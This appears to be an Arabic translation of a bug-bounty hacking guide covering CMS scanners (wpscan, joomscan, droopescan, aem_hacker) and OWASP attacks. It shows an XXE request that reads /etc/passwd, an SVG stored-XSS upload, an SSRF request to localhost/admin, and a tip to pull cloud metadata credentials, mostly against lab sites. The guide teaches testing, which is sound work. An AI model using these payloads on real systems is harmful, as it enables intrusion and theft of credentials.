هنتكلم عن الاشهر فيهم دلوقتي واللي هو WORDPRESS

في الحقيقة فيه مئات الاستغلالات والـ misconfigurations اللي بتؤثؤ عليه وكمان فيه تول من اشهر الادوات اللي في الموضوع دا وهي wpscan

<https://github.com/wpscanteam/wpscan>

اكتر حاجه تضايق في الاداه دي ان هي مكتوبه بلغه الـ ruby والكاتب بيفضل انه يستخدم الـ golang والـ python كأدوات مصنوعة من اللغات دي يعني

اثناء الـ fingerprinting المفروض تكون عرفت التكنولوجيا اللي التارجت بتاعك بيشتغل بيها وعلي طول شغل الاداه وافحصه :

wpscan --URL <URL>

```
alex@alex-PowerEdge-R710:~/tools/wpscan$ wpscan --url http://ghostlulz.com

  W P S C A N
WordPress Security Scanner by the WPScan Team
Version 3.7.5
 @_WPScan_, @ethicalhack3r, @erwan_lr, @FireFart_

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://ghostlulz.com/
[+] Started: Mon Nov 18 16:34:36 2019


Interesting Finding(s):

[+] http://ghostlulz.com/
| Interesting Entries:
| - X-Cacheable: YES:Forced
| - X-Cache-Hit: MISS
| - X-Backend: all_requests
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

تقريبا اغلب المواقع اللي انت هتفحصها هيكون تم ترقيع الثغرات دي لان اغلب الـ WordPress sites دي تتم ادارتها عن طريق الـ third party vendors اللي بيقيموا بعمل updates باول

ولكن اوقات كتير هتروح لـ endpoints مصابه بس تقريبا اغلب الاستغلالات هتكون محتاجه credentials علشان تستغلها

دايما كمان اتأكد انك تفحص الـ
/wpcontent/uploads/"



Name	Last modified	Size	Description
Parent Directory		-	
2018/	2018-12-01 00:00	-	
2019/	2019-11-01 00:04	-	
revslider/	2018-01-28 02:19	-	
the-core-style.css	2019-01-08 17:44	552K	

وهنا ممكن تلاقي user emails, passwords, paid digital products, sensitive information وغيرهم كثير

JOOMLA

تاني اشهر CMS بعد الـ WordPress

مش هنحكي كثير في الجزء دا طبعا لان الفرق مش كثير ربس هنا الدنيا اوحش ونسبه انك تلاقي حاجه كبيره

<https://github.com/rezasp/joomscan>

```
PERL JOOMSCAN.PL -U <URL HERE>
```

```

  ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( )
  ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( )
  (1337.today)

--=[OWASP JoomScan
+++++=====[Version : 0.0.7
+++++=====[Update Date : [2018/09/23]
+++++=====[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing [REDACTED] ...

[+] FireWall Detector
[++] Firewall detected : CloudFlare

[+] Detecting Joomla Version
[++] Joomla 2.5.28

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page not found

[+] Checking robots.txt existing

```



هنا نفس الكلام ودا تالت اشهر حاجه طبعا نفس الكلام
<https://github.com/droope/droopescan>

```
python3 droopescan scan Drupal -u <URL Here> -t 32
```

```
a1ex@alex-PowerEdge-R710:~/tools/droopscan$ python3 droopscan scan drupal -u 10.10.10.10 -t 32
```

modules	[=]	16/1050	(1%)	[+]	Got an HTTP 500 response.
modules	[==]	24/1050	(2%)	[+]	Got an HTTP 500 response.
modules	[==]	26/1050	(2%)	[+]	Got an HTTP 500 response.
modules	[==]	27/1050	(2%)	[+]	Got an HTTP 500 response.
modules	[==]	28/1050	(2%)	[+]	Got an HTTP 500 response.

ADOBE AEM

إذا أنت واجهت قبل كذا الـ Adobe AEM CMS فانت اكيد هتلاقى كميه ثغرات لا بأس بها الـ CMS دا مليون حدا زى ما الكاتب يقول ، ودا اسوء CMS الكاتب شافه

<https://github.com/oang3el/aem-hacker>

```
python aem_hacker.py -u <URL Here> --host <Your Public IP>
```

```
alex@galex-PowerEdge-R710:~/tools/aem-hackers$ sudo python aem_hacker.py -u [REDACTED] --host 192.168.1.5
/usr/local/lib/python2.7/dist-packages/requests/_init_.py:91: RequestsDependencyWarning: urllib3 (1.25.2) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)

[+] New Finding!!!
  Name: POSTServlet
  Url: https://www.[REDACTED].com/.json
  Description: POSTServlet is exposed, persistent XSS or RCE might be possible, it depends on your privileges.


[+] New Finding!!!
  Name: QueryBuilderJsonServlet
  Url: https://www.[REDACTED].com/bin/querybuilder.json.ico
  Description: Sensitive information might be exposed via AEM's QueryBuilderJsonServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html

[+] New Finding!!!
  Name: QueryBuilderFeedServlet
  Url: https://www.[REDACTED].com/bin/querybuilder.feed
  Description: Sensitive information might be exposed via AEM's QueryBuilderFeedServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html
```

خذ بالك من حاحه لو انت عاوز تختبر ال SSRF Vulnerabilites انت هتحتاج يكون ليك public ip

خلاله السيرفر يرد عليك ال connection

OTHER



فيه غيرهم الكثير طبعا ولكن احنا اتكلمنا عن الاشهر طيب لو انت وقفت قدام اي حاجه مش عارفها تعم
ل ايه ؟


ساعتها تروح علي طول للـ

<https://www.exploit-db.com/>

وتبحث عن الثغرات الاشهر انتشارا وهتلاقي CVEs كثير ان شاء الله
عندك هنا مثلا بحثنا عن ال "Magento" ودا بالمناسبه CMS فانا هعمل كدا علي طول :



اكيد برضه تشوف ال Github و google متوقفش عن مكان واحد .. اتعلم ازاى تبحث



وبرضه خرينا نقول عنه كام حاجه كذا
 فيه عندك magescan اسمها
<https://github.com/steve Robbins/magescan>

CHAPTER 11: EXPLOITATION OWASP

لو انت جيت علي custom-built application مش هتبقا قادر انك تبحث عن اغلب ال CVEs المعروفه
 اكيد هنا بقا لازم تدور عليهم بنفسك لان السكائن مش هتجيبلك كل حاجه

هنا بقا لازم انك تفهم ال OWASP top 10
 ودا مشروع كذا بيتحدث كل فتره بيضم اشهر الثغرات اللي حصلت علي مدار الفتره دي المهم ثغرات زي
 XSS, SQLi, LFI, RFI, CSRF, XXE, and SSRF

هتحتاج اداه علشان تستعملها في الحكاية دي وهي ال Burp
 طبعا انا بقول هنا تسهل مش معني انها مش معاك يبقي مش هتعرف تدور عليهم لا طبعا عادي
<https://portswigger.net/burp>

مع ان فيه بعض الناس بيحبوا يستخدموا سكائنز لكل نوع منهم
 زي SQL injection scanners, XSS scanners, Burp scanner, and others
 ولكن الكاتب هنا بيستخدم mix من السكائنز يعني وكمان مش بس كذا
 فيه الكثير من الشغل اليدوي بيحصل برضه

المهم يلا نتكلم عنهم واحده واحده :

XML EXTERNAL ENTITY (XXE)

هي عبارته عن ثغره واللي بتحصل لما الـ XML parses
 قبل ما نروح دلوقتي ليعني إيه XXE
 لازم تفهم اكثر المعني بتاع ال XML الاول

اختصار لايه ؟

Extensible Markup Language (XML)

اتعملت ليه ؟

علشان تخزن و توزع البيانات مشابهه لـ JSON كدا
ودا برضه مثال بسيط عليها وازاي شكلها وكدا

```
<?xml version="1.0" encoding="UTF-8"?>
  <bookstore>
    <book category="cooking">
      <title lang="en">Everyday Italian</title>
      <author>Giada De Laurentiis</author>
      <year>2005</year>
      <price>30.00</price>
    </book>
    <book category="children">
      <title lang="en">Harry Potter</title>
      <author>J K. Rowling</author>
      <year>2005</year>
      <price>29.99</price>
    </book>
  </bookstore>
```

هنا في اول سطر هتقدر تشوف الـ prolog واللي بيحتوي علي XML version وكمان الـ Encoding

نصيحه كدا اول ما تشوف الكلام دا في الـ Burp ساعتها تروح علي طول ودور علي XXE
 <?xml version="1.0" encoding="UTF-8"?>
 تحت الكلام دا هتلاقي التاج اللي هو "bookstore" واللي هو بيقدّم الـ Root Node
 فيه two child nodes واللي هما "book" وكل واحد منهم فيها sub child nodes
 واللي هي اسمها
 "<title>,<author>,<year>,<price>".

```
<root>
  <child>
    <subchild>.....</subchild>
  </child>
</root>
```

ودي طبعاً الـ basic structure بتاعه الـ XML ولكن فيه شويه حاجات تاني لازم تبقا عارفها
 وهي الـ document type definition (DTD)
 وبيتم تعريفها زي كدا :
 document type definition (DTD)

```
<test><name>&user;</name></test>
```

زي ما انت شايف فوق كدا فيه حاجها اسمها ENTITY
 واللي هي بتمثل المتغير وفي المثال دا فيه "user" واللي بيشيل قيمه النص اللي هو "Ghostlulz"
 المهم الـ entity تقدر تتسمي عن طريق كتابه "&user;" وسيتم استبدالها بـ النص اللي هو
 "Ghostlulz"

انت كمان تقدر تستخدم حاجه اسمها external entity واللي بتحمل البيانات بتاعتها من
 external source
 طبعاً تقدر تعمل كدا علشان تجيب البيانات من الـ URL او الملف اللي علي Disk زي ما هو باين كدا :

1. <!DOCTYPE foo [<!ENTITY ext SYSTEM "http://example.com" >]>
2. <!DOCTYPE foo [<!ENTITY ext SYSTEM "file:///path/to/file" >]>

XXE

زي ما انا ذكرت من شويه كذا ان البيانات ممكن تتخزن في ملف
طب ايه رايك لو قولتلك انك تحاول تقرا بيانات من الملف اللي اسمه :
/etc/passwd
وتقوم مخزنه في متغير
لاحظ ان في مقال انك تقرا البيانات دي لازم ترجعك في ال response

يلا نجهز الدنيا اللي هنشتغل عليها :
اثناء الشغل علي ال burp عمل Jcapture request POST واللي بيبدو انه بيتم استخدام ال XML علش
ان يرسل بيانات لل Back End

المفروض اول ما تشوف XML تبدأ تدور علي XXE

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=8
Content-Type: application/xml
Content-Length: 107
Connection: close
Cookie: session=JbPR3IFxHGdJwnibpkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>8</productId><storeId>1</storeId></stockCheck>
```

علشان تعمل كذا جرب تحط في ال malicious external entity واستبدل كل ال node value بيه زي
ما هو ظاهر كذا

Figure 105: XXE payload

هنا انا عملت external entity وهي بتعمل grap للبيانات اللي في الملف اللي اسمه "/etc/passwd"
بعد كذا بقا بتخزنه في ال XXE entity

بعد كذا انا بحط المتغير اللي في ال node بتاعه "<productId>"
لو بقا السيرفر معملش بلوك لل external entities ساعتها بقا الرد هيجيلك ومن هنا بقا تبدأ ترجع الم
حتويات اللي في الملف اللي اتكلمنا عنه
"/etc/passwd"

```

HTTP/1.1 400 Bad Request
Date: Sat, 22 Jun 2019 18:51:49 GMT
Content-Type: application/json
Content-Length: 1144
Connection: close
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self';
style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333;
font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob:
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
peter:x:2001:2001:/:home/peter:/bin/bash
user:x:2000:2000:/:home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:/:nonexistent:/usr/sbin/nologin

```

اغلب الـابليكيشنز بتوصل البيانات عن طريق الـJSON ولكن ممكن تيجي تشوف ابليكيشن بيستعمل XML

ساعتها دايمًا اتأكد من انك تدور علي XXE

<https://portswigger.net/web-security>

دا مصدر كويس علشان تذاكر منه الثغره

CROSS SITE SCRIPTING (XSS)

اشهر ثغره حرفيًا وبتكون بشكل كبير في الـOWASP top 10 لمدة 10 سنين وشكلها مش هتنتهي تقريبًا

طيب بكل بساطه الثغره دي بتمكن الـ attacker ينفذ اوامر جافاسكريبت في متصفح الضحية بس لازم تدخل الضحية في الكلام دا

من هنا تقدر تشوف وتسرق الـ JWT tokens, CSRF tokens, and cookies

فيه اشهر 3 انواع ليها وهما

REFLECTED XSS

بكل بساطه افترض عندك تطبيق واللي بيطلعك error message لما انت تيجي تكتب حاجه غلط في الـ username و password


مثلا زي :

"The email or password you entered is not valid. Please try again."


وبرضه تلاحظ في المتصفح ان الـ URL نفس الـ error في الـ GET request اللي انت عملته دا

زي كذا :

"example.com/login.php?error=The+email+or+password+you+entered+is+not+valid.+Please+try+again."



زي ما انت شايف هنا ال GET parameter جاييلك ال "error" او المعني الاحسن انه حصله reflect من هنا انت بقا تبدأ تحط جافاسكريبت كود




وطبعاً الثغره مشروحه بشكل كويس في الكورس بتاع بشمهندس ابراهيم حجازي وكذا مصدر ثاني علي يوتيوب و Github وكذا

STORED XSS

علي عكس ال XSS reflected عندك ال stored بتأثر في ال application
 بمعنى؟؟
 بص بيحصل لما التطبيق ياخذ ال input من ال user ويخزنه في ال backend database
 في العادي انا مشوفتش النوع دا بيحصل في ال GET request
 ولكن اتعاملت لما اكون مثلا بعمل حاجة زي مثلا تغيير ال backend database بال POST, PUT, UP
 DATE, and DELETE requests

دي الريكويستات اللي اتعاملت معاها قبل كدا

المثال دا جميل جدا هيوريك الدنيا



تخيل لو عندك تطبيق بيسمحك انك تعمل حساب و الابليكيشن دا عنده صفحه و اللي عن طريقها
 يقوم بعمل list لكل الاعضاء
 وانت قدرت تضع في ال username بايلود معين ف كدا اللي هيحصل ان البايلود هيتخزن في قاعده
 البيانات وبعدها لما تفتح الصفحه دي اللي بتعرض البيانات هتلاقي ان البايلود اتنفذ

دا لو طبعا الابليكيشن مصاب بيها

DOM XSS

Document Object Model (DOM)based

بتحدث لما ال user يودي ال input ل javascript function و ال function دي بتستخدم علشان تعدل
 ال DOM environment
 دا بيحدث عن طريق reflected or stored XSS

من الاخر الحاجه الوحيد اللي تفتكرها ان البايلود بيتم تفعيله عن طريق javascript

```

    بص هنا كذا وهتفهم قصدي
    <html>
    <h1> You Searched for:</h1>
    <div id ="searchquery"> </div>
    <script>
    var keyword = location.search.substring(3);
    document.querySelector('searchquery').innerHTML = keyword;
    </script>
    </html>

```

انصحك تحل لابات ال dvwa وال WAPP بكتطبيق للجزء دا

STORED XSS VIA SVG FILE
 Scalable Vector Graphics(SVG)
 ودا مثال علي الملف ال SVG وهيقوم باظهار صورته مستطيل
 rectangle

```

    <svg width="400" height="110">
    <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-
    width:3;stroke:rgb(0,0,0)" />
    </svg>

```

بيتم استخدامه للأنيمةشن او المهام الثانيه
 كمان في ال HTML تقدر تعامله علي انه صورته

```

```

يعني لو الموقع بيحمل SVG file مع xss payload
 البايلود هيشغل

طيب مثال ثاني للكلام دا :

```

    <?xml version="1.0" standalone="no"?>
    <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
    "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
    <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
    <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-
    width:3;stroke:rgb(0,0,0)" />
    <script type="text/javascript">
    alert("Ghastlulz XSS");
    </script>
    </svg>

```

بكل بساطه هترفع الملف دا علي انه صورته لملف شخصي مثلا
 ودا هيكون ال request علي ال burp

```
POST /profile/upload HTTP/1.1
Host: XXXXXXXXXX.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer XXXXXXXXXXXXXXXXXXXX
Content-Type: multipart/form-data; boundary=-----232181429808
Content-Length: 574
Connection: close
Referer: https://XXXXXXXXXX
-----232181429808
Content-Disposition: form-data; name="img"; filename="img.svg"
Content-Type: image/svg+xml
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-
    width:3;stroke:rgb(0,0,0)" />
  <script type="text/javascript">
    alert("Ghastlulz XSS");
  </script>
</svg>
-----232181429808-
```



لو اشتغل يبقى انت كذا قدرت تحصل على XSS عن طريق SVG file

SERVER SIDE REQUEST FORGERY (SSRF)

لما باجي ادور عليها انا بدور علي ال request اللي فيها URL ك parameter Value
 لو ال response يبي reflect تاني ليك ساعتها الهاكر ممكن يقدر انه يتمكن من الحصول علي ثغره SSRF
 انا بقوم بتغيير ال vulnerable endpoint اللي علي السيستم ال local host او
 ال local network وبغيرها ب google.com

```

Request
Raw Params Headers Hex
POST /product/stock HTTP/1.1
Host: ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net
Connection: close
Referer:
https://ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net/product?productId=1
Cookie: session=aUuRcrUaK4xT9OIfd3pu79spgySbGaMk
stockApi=http://localhost/admin
  
```

زي ما انت شايف كذا انا غيرت قيمه ال "stockApi" للمسار بتاع الادمن

هنا ال request هيتيم عن طريق التطبيق
 يعني ريكوست عن طريق نفسه وهنا انت هتقدر تشوف حاجه انت مش هتعرف تشوفها من خلال النت
 العادي لان هنا فيه SSRF



لو عملت ريندر للرد الي جاي من السيرفر ساعتها هيكون دا المنظر

طيب ايه الجزء الصعب اللي في الموضوع ؟
 وهو انك تلاقي ال endpoint المصابه ..
 لو انت ملقيتش endpoint علي ال local host هتقدر برضه انك ترسل requests للسيرفر علي
 ال internal network بتاعه التارجت

لو لقيت مثلا تطبيق مستضاف علي ال google cloud او غيره جرب انك تقرا ال metadata service
علشان ت retrieve ال API keys وكمال ال credentials


كل المطلوب بس منك يا اما GET او POST REQUEST

